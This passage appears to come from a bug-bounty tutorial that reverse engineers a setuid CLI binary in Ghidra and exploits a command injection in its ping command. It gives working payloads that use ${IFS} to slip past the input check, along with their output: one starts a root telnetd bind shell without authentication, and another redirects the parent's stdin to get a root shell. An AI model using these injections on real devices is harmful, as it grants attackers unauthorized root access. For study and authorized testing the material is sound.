
Here, we see how the first word of the line is extracted using sscanf. If this word is "help," it enters a for loop that supposedly prints out the list of commands before returning to main(). From how the help command works, we can deduce that commands are stored in a table in memory with a keyword and a description that gets printed in the help listing. Taking this idea and looking at the other case (i.e., line does not start with "help"), it is evident that along with the keyword and description, there is also a function pointer. Looking at offsets in the code, it appears a table entry resembles something like this:

```
struct command_descriptor {
  char *prefix;
  char *description;
  funcptr *function;
}
```

This is one of the types of code patterns that are often encountered in these cli-styled interfaces. Often, there will also be fields for parameters and their types to help with autocompletion and validation.

A more advanced version might dynamically register commands and not have such a table fully populated at build time. If this is the case, you might need to use a debugger to analyze this at runtime or trace all calls to the registration function to find out what is registered.

For now, let's check out the table and see where we can find the implementation of the ping command over at 0x00050098 in the *Listing* view:




```
                 PTR_ DAT 00050098                        XREF [3]:    handle_input:00020764 (R).
                                                                       handle_input:0002076c8 (R).
                                                                       handle_input:000207ec (*)
00050098 50 01 03 00  addr DAT_00030150                                    =70h     p

                 PTR_s_send_ping_0005009c                 XREF [1]:    handle_input:0002077c (R)
0005009c 58 01 03 00  addr s_send_ping_00030158                            ="send ping"

                 PTR_FUN_000500a0                         XREF [1]:    handle_input:000207fc (R)
0005009c f8 04 02 00  addr FUN_000204f8

                 DAT_00058834                             XREF [1]:    handle_input:0002074c (R)
000500a4 00           ??           00h
000500a5 00           ??           00h
000500a6 00           ??           00h
000500a7 00           ??           00h
```

–

`<img>` Command table entry for "ping."

An interesting observation here is that the string "ping" is actually too short for Ghidra to detect as a string using the default settings ("Minimum String Length" in the "ASCII Strings" Analyzer). This is why the help text "send ping" is hinted but the "ping" command is not. Jumping to 0x00030150, we can see it is there, including the terminating NULL:



```
                 DAT_00030150                             XREF [1]: 00050098(*)
00030150 70           ??           70h      p
00030151 69           ??           69h      i
00030152 6e           ??           6Eh      n
00030153 67           ??           67h      g
00030154 00           ??           00h
00030155 00           ??           00h
00030156 00           ??           00h
00030157 00           ??           00h
```

Depending on the compiler optimization, memory architecture, and data structure alignment, you might encounter situations where parts of a string are reused with pointers to locations somewhere inside a larger string. Take, for instance, the ping\x00 part of “send ping\x00” in this example.

We should head over to FUN_000204f8() to work out how the ping command works.

handle_ping()

Once again, we update the function signature to add the info we have and rename it to handle_ping():

```
int handle_ping(char *line)
{
  int iVar1;
  ushort **ppuVar2;
  size_t sVar3;
  byte local_8c [128];
  char *local_c;

  iVar1 = __isoc99_sscanf(line,”ping %127s”,local_8c);
  if ((0 < iVar1) && (ppuVar2 = __ctype_b_loc(), ((*ppuVar2)[local_8c[0]] & 8) != 0)) {
    printf(“Pinging %s\n”,local_8c);
    sVar3 = strlen((char *)local_8c);
    local_c = (char *)malloc(sVar3 + 0xe);
    sprintf(local_c,”ping -c1 -W1 %s”,local_8c);
    FUN_00020474(local_c,1);
    free(local_c);
    return 0;
  }
  return -1;
}
```

We see that sscanf() is used once again, this time to get the word after “ping” in the input. This word is then compared to something related to __ctype_b_loc() before it is combined with “ping -c1 -W1” and sent off to FUN_00020474(). Remember how, during the reconnaissance, we got the output listed below when we played around with ping?

```
> ping 127.0.0.1
Pinging 127.0.0.1
PING 127.0.0.1 (127.0.0.1): 56 data bytes

--- 127.0.0.1 ping statistics ---
1 packets transmitted, 0 packets received, 100% packet loss
> ping -h
Invalid input ‘ping -h’
> ping `reboot`
Invalid input ‘ping `reboot`’
> ping ;reboot
Invalid input ‘ping ;reboot’
```

As we know by now, the message “Invalid input” is generated when a value of -1 is passed all the way back to the input loop in main().

The format %s specified for sscanf() should allow any type of input to be read apart from the whitespace. __ctype_b_loc() is used by functions such as isalpha(). Reverse engineering (ppuVar2 = __ctype_b_loc(), ((*ppuVar2)[local_8c[0]] & 8) != 0)) actually tells us it is checking if the first character of the ping destination string matches isalnum(). In this case, isalnum() was probably implemented as a macro rather than a library function. So far, this tells us that the input after “ping” must not contain spaces and must start with letters or digits for it to be passed on to FUN_00020474().

system_exec()

Once more, we edit the function signature to include the details we know by now and rename it to system_exec(). The second parameter, a 1 in the case of the ping command, is still unknown.

Looking at the function, the second parameter appears to change the behavior and calls the system() in a forked process rather than a main process. There is an additional call to another unknown function, FUN_0002034c(), which might be interesting. We will dive into this before trying to get a shell.

```
void system_exec(char *command,int param_2)
{
  __pid_t _Var1;
  void *local_10;

  if (param_2 == 0) {
    system(command);
  }
  else {
    _Var1 = fork();
    if (_Var1 == 0) {
      FUN_0002034c(command);
      fclose(stdin);
      system(command);
                    /* WARNING: Subroutine does not return */
      exit(0);
    }
    wait(local_10);
  }
  return;
}
```

elevate_permissions()

Examining the code for FUN_0002034c(), things immediately start to fall into place (and we can edit the function signature accordingly).

```
void elevate_permissions(char *command)
{
  FUN_00020280(“Elevating permissions until end for \’%s\’\n”,command);
  setuid(DAT_000500f0);
  setgid(DAT_000500f8);
  return;
}
```

This function uses setuid() and setgid() to change to another user, judging from the call to FUN_00020280().

As we saw in main(), this appears to be related to logging. This function plainly tells us that permissions are elevated. This binary probably has the s-bit set and can use this mechanic to elevate to root after first dropping permissions on startup. Since this is all happening in the child from the fork() call, this means the main process can continue running with the privileges from the telnet login user—in this case, “levelupx.” We can confirm this by looking back at the output from the “ps” command we obtained earlier.

Exploitation

With all the knowledge from our static analysis, we can start working on a payload to pop a shell. The simplest way to proceed would be to simply enter a valid ping command, followed by a semicolon and the path to a shell:

```
> ping 127.0.0.1;/bin/sh
Pinging 127.0.0.1;/bin/sh
PING 127.0.0.1 (127.0.0.1): 56 data bytes

--- 127.0.0.1 ping statistics ---
1 packets transmitted, 0 packets received, 100% packet loss
>
```

As seen above, this is accepted as a valid command, since the parameter starts with an alphanumeric character, and there are no spaces causing us to lose a part of the payload. However, the line fclose(stdin); in elevate_permissions() is immediately terminating the resulting shell by not having stdin available. To work around this, we have several options.

Exploit method 1—Bind shell

Our first option is to spawn a reverse or bind shell. Because we don't know if the system offers any tools with which to build a reverse shell, we can start with a bind shell. A bind shell is accomplished easily enough using telnetd, which we know is available in the system from the output of "ps." We can specify which application to use for logging in with the -l option, and if we just set this to /bin/sh, connecting to the port telnetd is listening on will drop us into a shell without authentication. Remember how we set up a host forward for TCP port 24 to 31337 on the host system. So the command line to start telnetd with a shell instead of a login on port 24 would be as follows:

```
/usr/sbin/telnetd -p24 -l/bin/sh
```

This payload violates the no spaces constraint, but there is an elegant way around this: use the IFS shell environment variable, which contains all characters accepted by the shell as whitespace. This effectively means we can use ${IFS} instead of spaces, so we can rewrite the payload as follows:

```
/usr/sbin/telnetd${IFS}-p24${IFS}-l/bin/sh
```

The final payload to pass the input checks on the ping cli command is then the following:

```
ping 127.0.0.1;/usr/sbin/telnetd${IFS}-p24${IFS}-l/bin/sh
```

Let’s try it out and observe what happens:

```
> ping 127.0.0.1;/usr/sbin/telnetd${IFS}-p24${IFS}-l/bin/sh
Pinging 127.0.0.1;/usr/sbin/telnetd${IFS}-p24${IFS}-l/bin/sh
PING 127.0.0.1 (127.0.0.1): 56 data bytes

--- 127.0.0.1 ping statistics ---
1 packets transmitted, 0 packets received, 100% packet loss
> ps
PID   USER     TIME  COMMAND
    1 root      0:00 init
    2 root      0:00 [kthreadd]
    3 root      0:00 [rcu_gp]
    4 root      0:00 [rcu_par_gp]
    5 root      0:00 [slub_flushwq]
    6 root      0:00 [kworker/0:0-rcu]
    7 root      0:00 [kworker/0:0H-ev]
    8 root      0:00 [kworker/u2:0-ev]
    9 root      0:00 [mm_percpu_wq]
   10 root      0:00 [ksoftirqd/0]
   11 root      0:00 [rcu_sched]
   12 root      0:00 [migration/0]
   13 root      0:00 [cpuhp/0]
   14 root      0:00 [kdevtmpfs]
   15 root      0:00 [inet_frag_wq]
```

```
   16 root      0:00 [oom_reaper]
   17 root      0:00 [kworker/u2:1]
   18 root      0:00 [writeback]
   19 root      0:00 [kcompactd0]
   20 root      0:00 [kblockd]
   21 root      0:00 [ata_sff]
   22 root      0:00 [edac-poller]
   23 root      0:00 [devfreq_wq]
   24 root      0:00 [kworker/0:1-eve]
   25 root      0:00 [watchdogd]
   26 root      0:00 [kworker/u2:2-ev]
   27 root      0:00 [rpciod]
   28 root      0:00 [kworker/0:1H-kb]
   29 root      0:00 [xprtiod]
   30 root      0:00 [kswapd0]
   31 root      0:00 [nfsiod]
   33 root      0:00 [mld]
   34 root      0:00 [ipv6_addrconf]
   50 root      0:00 [kworker/0:2-eve]
   61 root      0:00 telnetd
   65 root      0:00 [jbd2/vda-8]
   66 root      0:00 [ext4-rsv-conver]
   75 root      0:00 /sbin/getty -L 0 ttyAMA0 vt100
   76 levelupx  0:00 -levelupx-1
   80 root      0:00 /usr/sbin/telnetd -p24 -l/bin/sh
   81 levelupx  0:00 ps
```

As we can see, the telnetd process spawned in TCP port 24 as user *root*.

```
$ telnet 127.0.0.1 31337
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is ‘^]’.

/mnt/module # id
uid=0(root) gid=0(root) groups=1000(levelupx)
/mnt/module #
```

When we connect to the forwarded port, we can see that our mission has been accomplished!

Exploit method 2—An alternative stdin

While spawning a bind shell is very practical because we can connect to it multiple times if we require more shells, it might not be a feasible solution in all cases.

Because the command is called with system(), a shell is involved, and we can use redirection to redirect the stdin of the parent process (i.e., the cli shell) to the child system shell process as stdin using the < shell operator. Using the PPID environment variable, we can obtain the PID of the parent process. With the parent's PID, we can then access the stdin file descriptor in /proc with /proc/<parent PID>/fd/1. Putting this all together gives us the following payload:

```
ping 127.0.0.1;sh</proc/${PPID}/fd/1
```


For example, when we only have a serial connection to the target, the system has a very restrictive iptable configuration or there are just no binaries available in the system to get this working.

Furthermore, we can verify that this works on the target:

```
> ping 127.0.0.1;sh</proc/${PPID}/fd/1
Pinging 127.0.0.1;sh</proc/${PPID}/fd/1
PING 127.0.0.1 (127.0.0.1): 56 data bytes

--- 127.0.0.1 ping statistics ---
1 packets transmitted, 0 packets received, 100% packet loss
/mnt/module # id
uid=0(root) gid=0(root) groups=1000(levelupx)
/mnt/module #
```

Further Analysis for Fun and Profit

With an exploit in the pocket to get a shell and elevate to root, we're already on our way to a nice bounty. But what if we can find other code paths leading to system_exec() that are also vulnerable? Let's go back to system_exec() and look at the Function Call Trees view to see what other functions use system_exec():



Function Call Trees: system_exec - (levelupx-1)

Incoming Calls

- ▾ *f* Incoming References - system_exec
  - *f* handle_ping
  - *f* FUN_000205d0
  - *f* FUN_00020600

Outgoing Calls

- ▾ *f* Outgoing References - system_exec
  - ▸ *f* fork
  - ▸ *f* FUN_0002034c
  - ▸ *f* fclose
  - ▸ *f* system
  - ▸ *f* exit
  - ▸ *f* wait

In the Incoming Calls pane, we can see two more functions. Clicking on them, we can see that they only specify the strings "whoami" and "ps."

Because "ps" is another short string, we see a reference to its location in memory, but it is not displayed as a C-style string.

–
`<img>` Ghidra function Call Trees.

Since these are constant strings, we have no way to inject anything when these commands are called. Also note how they are called without the elevate_privileges parameter set to 1 and can only be executed with levelupx rights rather than as roots.

For the sake of completeness (and remember, more bugs = more bounties), it is always good to check out the imported functions in the *Symbol Tree:*

Imports
<EXTERNAL>
- _ctype_b_loc
- _gmon_start_
- _isoc99_sscanf
- _libe_start_main
- abort
- execvp
- exit
- fclose
- fopen
- fork
- getegid
- geteuid
- getgid
- getline
- getuid
- malloc
- perror
- printf
- puts
- setgid
- setregid
- setreuid
- setuid
- sprintf
- strlen
- system
- vfprintf

REMEMBER

MORE BUGS

=

MORE BOUNTIES

–

`<img>` Imported symbols in the Symbol Tree.

Since we are focusing on command injection and alike today, we should check out execvp() because this is another way to spawn external processes. When we click on execvp() in the Symbol Tree, we are redirected to the corresponding *thunk function*. Thunk functions are used for external symbols that will be resolved at runtime from dynamically loaded libraries, in this case, libc.so.6. We can use the *Function Call Trees* view to see where it is used by the application:

